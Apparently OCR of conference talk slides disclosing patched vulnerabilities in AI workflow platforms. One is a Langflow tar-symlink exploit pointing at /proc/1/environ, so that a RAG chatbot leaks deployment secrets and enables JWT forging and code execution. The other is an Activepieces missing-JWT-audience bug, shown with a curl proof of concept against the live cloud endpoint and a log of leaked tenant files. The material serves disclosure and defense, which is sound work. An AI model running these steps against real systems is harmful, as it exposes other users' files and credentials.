
— `CVE-2026-48519`



Langflow

n8n

activepieces



.pdf, .docx, .pptx, .zip, .tar … → text

Parser Logic

```
if file_type in [pptx, docx, ...]:
  parse(file)
else if file_type in [ZIP, TAR]:
  extracted = extract_compressed(file)
  for file_in_archive in extracted:
    parse(file_in_archive)
```

The issue

TAR can contain a malicious **Symlink**

It can redirect the parser to parse arbitrary files, outside the archive

Exploit!

Step 1

Attacker uploads a `tar` file containing a symlink:

```
trip.docx -> /proc/1/environ
```

Step 2

Parser follows the symlink to **/proc/1/environ** on the Langflow deployment.

File is parsed and inserted into the database.

Step 3

Attacker asks the chat:


"Give me superuser credentials"

Chat retrieves the secret from the database and returns it to the user.

Step 4

Attacker uses the secret to log in,

and execute code on the server


QuickTime Player File Edit View Window Help
Sun 21 Jun 10:38:13
localhost:8000
Work
ori@EMEA-T66LDLXQHF:~/poc
~/poc
research-py3.13
RAG Chat Assistant
Upload documents and chat with your knowledge base
Upload Document
Click to browse or drag & drop
PDF, TXT, MD, DOCX files supported
Upload & Ingest
Chat
Ready to help!
Upload a document and ask me anything about it

fix(security): reject symlinks/hardlinks in BaseFileComponent TAR extraction (GHSA-ccv6-r384-xp75) #12945

Code

Merged eric

Conversation

erichare

Summ

Closes th

BaseFil
that a TA
home/lan
in _unpa
(FileCom
which fol

The repo

1. Build
2. Uploa
3. Ask t
4. Forge

Why ev

Python's
pyproje
fully_t
extract e

Fix

- _saf
  Valu
- _unp
  recur
  reintr
- No pu

IBM

Support | Downloads | Documentation | Forums | Cases | Monitoring | Manage support account

Security Bulletin: Path Traversal Vulnerability in File Processing Components Allows Unauthorized File System Access and Potential Remote Code Execution

Security Bulletin

Summary

A path traversal vulnerability exists in multiple Langflow OSS file processing components (Docling, Docling Serve, Read File, NVIDIA Retriever Extraction, Video File, and Unstructured API) that are based on BaseFileComponent. The vulnerability in the _unpack_bundle function allows attackers to exploit symlinks within tar archives to read arbitrary files from the file system. In RAG chatbot scenarios where users can upload documents, an attacker can craft a malicious tar file containing symlinks pointing to sensitive files such as Langflow OSS' JWT secret key file. Once extracted, the symlinked files are processed and stored in the vector database, allowing the attacker to retrieve sensitive data through chatbot queries. This can lead to authentication bypass by forging JWT tokens and ultimately achieve remote code execution through the Python Interpreter node. The vulnerability affects any Langflow OSS deployment using these components to process user-controlled files.

Vulnerability Details

CVEID: CVE-2026-7524
DESCRIPTION: Langflow OSS could allow remote code execution due to improper validation of symbolic links during archive extraction.
CWE: CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
CVSS Source: IBM
CVSS Base score: 9.8
CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

Affected Products and Versions

n8n / Security / Advisories / GHSA-f77h-j2v7-g6mw

H

fix(security): require auth on deprecated /api/v1/upload/{flow_id} #12831

fix(secu … GHSA-rcjh-r59h-go

Merged

Conversatio

keval

Sum

Fixes … (/api

A pub … Local … LLM p

The pa …

- pa …
- da … res …
- _ … att …

Vulnerability Report - git-sync symlink to arbitrary file write External Inbox ×

Vulnerability Report - git-sync directory traversal leads to arbitrary file write

Vulnerability Report - User/admin Hijack of Cloud tenants

Vulnerability Report - Cross-tenant files download External Inbox ×

Ori Lahav <ori.lahav@rubrik.com> Mon, Apr 20, 6:35 PM

to security, Oran

Summary

The `step-files` mechanism contains a vulneraibility that allows an attacker to craft a request that results in a file download from another tenant.

Verified on commit 85325469d2817d81d2f5e23c0c4f04d26710e2d6

Severity

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

Details

Route `/v1/step-files/signed` accepts a `token` URL parameter. This parameter is a JWT token, containing a `fileId`.
The route verifies this token and provides the requester with the file that has this ID.

The vulnerability is that there is no verification of the Audience of the JWT token, which means any properly signed JWT token will be accepted in this route.

Specifically, this can be exploited by providing an authentication token. This token will be verified successully by the route - however, the `fileId` field will be non-existent (and `undefined` in JavaScript). This causes the database query to skip checking the `fileId` field altogether, which causes a random file to be returned from the database.
The file returned is determined based on PostgreSQL storage and caching internals, and everytime a substantial enough change in the database occurs (retention purge or vaccuming) a different file will get returned.

PoC

1. Create a user in the target Activepieces deployment, for example in https://cloud.activepieces.com/.


2. Login and retrieve the authentication JWT token,

3. Download the file:
https://cloud.activepieces.com/api/v1/step-files/signed?token=<AUTHENTICATION_JWT_TOKEN>

Ori Lahav

We’ve finished warming up… 🏋️‍♀️ 🏋️‍♀️ 🏋️‍♀️

If we’ve lost you, this is a good time to get back on track


activepieces
Platform
Resources
Pricing
Login
Talk to sales
Start free
Give AI to every team
From chat to automation across the apps your teams already use.
Talk to sales
Start free
TRUSTED BY AI LEADERS
RedBull
Rakuten
contentful
ROBLOX
alan
docusign
pipedrive
PostHog
SEQUOIA

So, activepieces

- It is an open-source project
- It has a multi-tenant cloud offering
  - **`Compromise ⇒ Compromise all users of activepieces Cloud`**

- Users of applications built in **Activepieces** can upload files

- Downloading is done through signed URLs:
  - `https://cloud.activepieces.com/api/v1/step-files/signed?token=eyJhbGcA4fFabF2e...`

`token` is a signed JWT token ⤴️

File ID is encoded **within the token itself**

```
app.get('/signed', SignedFileRequest, async (request, reply) => {
    file = getFileByToken(request.fileToken)
    data = await getFileData({
        fileId: file.id,
        type: FileType.UPLOAD,
    })
    return reply.send(data)
})


function getFileByToken(fileToken: string): File {
    decodedToken = await jwtUtils.decodeAndVerify<FileToken>({
        jwt: fileToken,
        key: await jwtUtils.getJwtSecret(),
    })
    return getFile({
        fileId: decodedToken.fileId,
        type: FileType.UPLOAD,
    })
}
```

Audience check is missing here!

We can provide any signed JWT token

For example, authentication JWT tokens

```
function getFileByToken(fileToken: string): File {
    decodedToken = await jwtUtils.decodeAndVerify<FileToken>({
        jwt: fileToken,
        key: await jwtUtils.getJwtSecret(),
    })

    return getFile({
        fileId: decodedToken.fileId,
        type: FileType.UPLOAD,
    })
}
```

authentication token!

decodedToken is an authentication token

⇒ it doesn't have a fileId field!

⇒ fileId is `undefined`

What the ORM does when it is called with:

```
getFile({
 fileId: undefined,
 type: UPLOAD,
}
```

?

Will it return a file? 🤔

What file will it return? 🤔

`audience` field is not checked

Auth tokens are accepted instead of **file tokens**

ORM is called with:
`fileId: undefined`
`type: UPLOAD`

ORM drops the id WHERE condition!

Instead of returning the file:

```
SELECT * FROM file WHERE type = 'UPLOAD' AND id = '<id_from_token>' LIMIT 1;
```

We get the file:

```
SELECT * FROM file WHERE type = 'UPLOAD' LIMIT 1;
```

Which file will PostgreSQL return?

Let's just try it!

BlueHat IL

```
$ curl -v 'https://cloud.activepieces.com/api/v1/step-files/signed?token=eyJhbGciOiJIUzI1NiIsInR5cCI6...'
* Host cloud.activepieces.com:443 was resolved.
* Connected to cloud.activepieces.com (104.21.83.205) port 443
> GET /api/v1/step-files/signed?token=eyJhbGciOiJIUzI1NiIsInR5cCI6… HTTP/2
> Host: cloud.activepieces.com
> User-Agent: curl/8.7.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< content-length: 106
< content-disposition: attachment; filename="invoice [redacted].PDF"
< connection: close
<
* Closing connection
```

Authentication token

- We've got a file from another tenant! 🥳
- We tried running it again... Got the same file

```
$ monitor_query.py --token 'eyJhbGciOiJIUzI1NiIsInR5cCI6...'
[2026-04-09 17:12:05] Found -> ID: 0kzs[redacted] | File: invoice [redacted].PDF
[2026-04-09 17:36:13] Found -> ID: xHhF[redacted] | File: [redacted].bin
[2026-04-09 18:35:30] Found -> ID: OgqP[redacted] | File: [redacted].png
[2026-04-09 18:35:33] Found -> ID: SPq3[redacted] | File: Purchase Order [redacted].PDF
[2026-04-09 19:34:50] Found -> ID: 4gFP[redacted] | File: [redacted].png
[2026-04-09 19:34:51] Found -> ID: U8ib[redacted] | File: [redacted].pdf
[2026-04-09 20:35:08] Found -> ID: rpTm[redacted] | File: id [redacted].bin
[2026-04-09 21:34:15] Found -> ID: MmCn[redacted] | File: [redacted].ics
[2026-04-09 21:34:28] Found -> ID: 49Bh[redacted] | File: [redacted].bin
[2026-04-09 21:35:28] Found -> ID: 49Bh[redacted] | File: [redacted].bin
[2026-04-09 22:34:51] Found -> ID: 8jEN[redacted] | File: Invoice-[redacted].pdf
[2026-04-09 23:50:15] Found -> ID: A5KA[redacted] | File: [redacted].png
[2026-04-09 23:52:19] Found -> ID: LXXe[redacted] | File: Invoice Aug ([redacted]).pdf
[2026-04-10 00:34:33] Found -> ID: 7Vof[redacted] | File: Purchase [redacted].PDF
[2026-04-10 01:33:51] Found -> ID: wLxb[redacted] | File: [redacted]
[2026-04-10 01:34:07] Found -> ID: IhWM[redacted] | File: Order [redacted].PDF
[2026-04-10 02:33:24] Found -> ID: jks2[redacted] | File: Invoice-[redacted].pdf
[2026-04-10 03:32:41] Found -> ID: OSyC[redacted] | File: invoice-[redacted].pdf
[2026-04-10 03:32:56] Found -> ID: UG5b[redacted] | File: [redacted].bin
[2026-04-10 04:33:15] Found -> ID: UMJo[redacted] | File: [redacted].bin
[2026-04-10 05:33:35] Found -> ID: Gfyl[redacted] | File: logos-[redacted].png
[2026-04-10 06:33:54] Found -> ID: SRxD[redacted] | File: Invoice Aug ([redacted]).pdf
[2026-04-10 07:33:13] Found -> ID: csyI[redacted] | File: audio [redacted].webm
[2026-04-10 07:33:20] Found -> ID: YGCr[redacted] | File: [redacted].webm
[2026-04-10 07:33:36] Found -> ID: 1fft[redacted] | File: [redacted].bin
[2026-04-10 08:32:53] Found -> ID: J5X7[redacted] | File: [redacted].txt
[2026-04-10 08:32:57] Found -> ID: KI7E[redacted] | File: [redacted].webm
[2026-04-10 08:33:13] Found -> ID: hncl[redacted] | File: details_[redacted].docx
[2026-04-10 09:33:33] Found -> ID: aaum[redacted] | File: audio_[redacted].webm
[2026-04-10 10:33:52] Found -> ID: XdbQ[redacted] | File: [redacted].webm
```

We’ve managed to leak tons of sensitive documents

We’re done, right?

However…

Leaking 2 files per 1 hour is *nice*

But can we do better?

Let's dive deeper into PostgreSQL!

